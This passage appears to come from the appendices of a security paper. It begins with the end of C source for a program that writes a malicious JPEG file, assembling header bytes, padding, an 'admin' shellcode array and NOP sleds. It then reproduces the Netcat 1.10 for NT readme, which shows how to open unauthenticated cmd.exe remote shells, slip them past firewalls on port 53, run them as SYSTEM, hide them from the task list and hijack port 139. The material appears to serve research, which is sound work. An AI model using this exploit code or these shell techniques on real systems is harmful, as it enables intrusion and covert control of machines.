else if (attack_mode == 3)
{

  for(i = 0; i < sizeof(admin_header0) - 1;
i++){fputc(admin_header0[i], fout);}

  for(i = 0; i < sizeof(admin_header1) - 1;
i++){fputc(admin_header1[i], fout);}

  for(i = 0; i < sizeof(admin_header2) - 1;
i++){fputc(admin_header2[i], fout);}

  for(i = 0; i < sizeof(admin_header3) - 1;
i++){fputc(admin_header3[i], fout);}

  for(i = 0; i < sizeof(admin_header4) - 1;
i++){fputc(admin_header4[i], fout);}

  for(i = 0; i < sizeof(admin_header5) - 1;
i++){fputc(admin_header5[i], fout);}

  for(i = 0; i < sizeof(admin_header6) - 1;
i++){fputc(admin_header6[i], fout);}

  for (i = 0; i<1601; i++){fputc('\x41', fout);}

  for(i = 0; i < sizeof(admin_shellcode) - 1;
i++){fputc(admin_shellcode[i], fout);}


}

if (attack_mode != 3 )
{
 for(i = i + j; i < 0x1000 - sizeof(setNOPs2) + 1; i++)
 fputc(0x90, fout);

 for( j = 0; i < 0x1000 && j < sizeof(setNOPs2) - 1; i++, j++)
 fputc(setNOPs2[j], fout);

}

fprintf(fout, "\xFF\xD9");


fcloseall();

WSACleanup();
```

```
printf("  Exploit JPEG file %s has been generated!\n",
jpeg_filename);

return(EXIT_SUCCESS);
}
```

Appendix 4 – crash-netscape.jpg vs poc.jpg



Appendix 5 – Netcat 1.10 for NT

Netcat 1.10 for NT - nc11nt.zip

The original version of Netcat was written by *hobbit* <hobbit@avian.org>
The NT version was done by Weld Pond <weld@l0pht.com>

Netcat for NT is the tcp/ip "Swiss Army knife" that never made it into any of the resource kits. It has proved to be an extremely versatile tool on the unix platform. So why should NT always be unix's poor cousin when it comes to tcp/ip testing and exploration? I bet many NT admins out there keep a unix box around to use tools such as Netcat or to test their systems with the unix version of an NT vulnerability exploit. With Netcat for NT part of that feeling disempowerment is over.

Included with this release is Hobbit's original description of the powers of Netcat. In this document I will briefly describe some of the things an NT admin might want to do and know about with Netcat on NT. For more detailed technical information please read hobbit.txt included in the nc11nt.zip archive.

Basic Features

* Outbound or inbound connections, TCP or UDP, to or from any ports
* Full DNS forward/reverse checking, with appropriate warnings
* Ability to use any local source port
* Ability to use any locally-configured network source address
* Built-in port-scanning capabilities, with randomizer
* Can read command line arguments from standard input
* Slow-send mode, one line every N seconds
* Hex dump of transmitted and received data
* Ability to let another program service established connections
* Telnet-options responder

New for NT

* Ability to run in the background without a console window
* Ability to restart as a single-threaded server to handle a new connection

A simple example of using Netcat is to pull down a web page from a web server. With Netcat you get to see the full HTTP header so you can see which web server a particular site is running.

Since NT has a rather anemic command processor, some of the things that are easy in unix may be a bit more clunky in NT. For the web page example first create a file get.txt that contains the following line and then a blank line:

GET / HTTP/1.0

To use Netcat to retrieve the home page of a web site use the command:
nc -v www.website.com 80 < get.txt

You will see Netcat make a connection to port 80, send the text contained in the file get.txt, and then output the web server's response to stdout. The -v is for verbose. It tells you a little info about the connection when it starts.

It is a bit easier to just open the connection and then type at the console to do the same thing.
nc -v www.website.com 80

Then just type in GET / HTTP/1.0 and hit a couple of returns. You will see the same thing as above.

A far more exciting thing to do is to get a quick shell going on a remote machine by using the -l or "listen" option and the -e or "execute" option. You run Netcat listening on particular port for a connection. When a connection is made, Netcat executes the program of your choice and connects the stdin and stdout of the program to the network connection.

nc -l -p 23 -t -e cmd.exe

will get Netcat listening on port 23 (telnet). When it gets connected to by a client it will spawn a shell (cmd.exe). The -t option tells Netcat to handle any telnet negotiation the client might expect.

This will allow you to telnet to the machine you have Netcat listening on and get a cmd.exe shell when you connect. You could just as well use Netcat instead of telnet:

nc xxx.xxx.xxx.xxx 23

will get the job done. There is no authentication on the listening side so be a bit careful here. The shell is running with the permissions of the process that started Netcat so be very careful. If you were to use the AT program to schedule Netcat to run listening on a port with the -e cmd.exe option, when you connected you would get a shell with user NT AUTHORITY\SYSTEM.

The beauty of Netcat really shines when you realize that you can get it listening on ANY port doing the same thing. Do a little exploring and

see if the firewall you may be behind lets port 53 through. Run Netcat listening behind the firewall on port 53.

nc -L -p 53 -e cmd.exe

Then from outside the firewall connect to the listening machine:

nc -v xxx.xxx.xxx.xx 53

If you get a command prompt then you are executing commands on the listening machine. Use 'exit' at the command prompt for a clean disconnect. The -L (note the capital L) option will restart Netcat with the same command line when the connection is terminated. This way you can connect over and over to the same Netcat process.

A new feature for the NT version is the -d or detach from console flag. This will let Netcat run without an ugly console window cluttering up the screen or showing up in the task list.

You can even get Netcat to listen on the NETBIOS ports that are probably running on most NT machines. This way you can get a connection to a machine that may have port filtering enabled in the TCP/IP Security Network control panel. Unlike Unix, NT does not seem to have any security around which ports that user programs are allowed to bind to. This means any user can run a program that will bind to the NETBIOS ports.

You will need to bind "in front of" some services that may already be listening on those ports. An example is the NETBIOS Session Service that is running on port 139 of NT machines that are sharing files. You need to bind to a specific source address (one of the IP addresses of the machine) to accomplish this. This gives Netcat priority over the NETBIOS service which is at a lower priority because it is bound to ANY IP address. This is done with the Netcat -s option:

nc -v -L -e cmd.exe -p 139 -s xxx.xxx.xxx.xxx

Now you can connect to the machine on port 139 and Netcat will field the connection before NETBIOS does. You have effectively shut off file sharing on this machine by the way. You have done this with just user privileges to boot.

PROBLEMS with Netcat 1.1 for NT

There are a few known problems that will eventually be fixed. One is the -w or timeout option. This works for final net reads but not for connections. Another problem is using the -e option in UDP mode. You may find that some of the features work on Windows 95. Most of the listening features will not work on Windows 95 however. These will be fixed in a later release.

Netcat is distributed with full source code so that people can build upon this work. If you add something useful or discover something interesting about NT TCP/IP let met know.

Weld Pond <weld@l0pht.com>, 2/2/98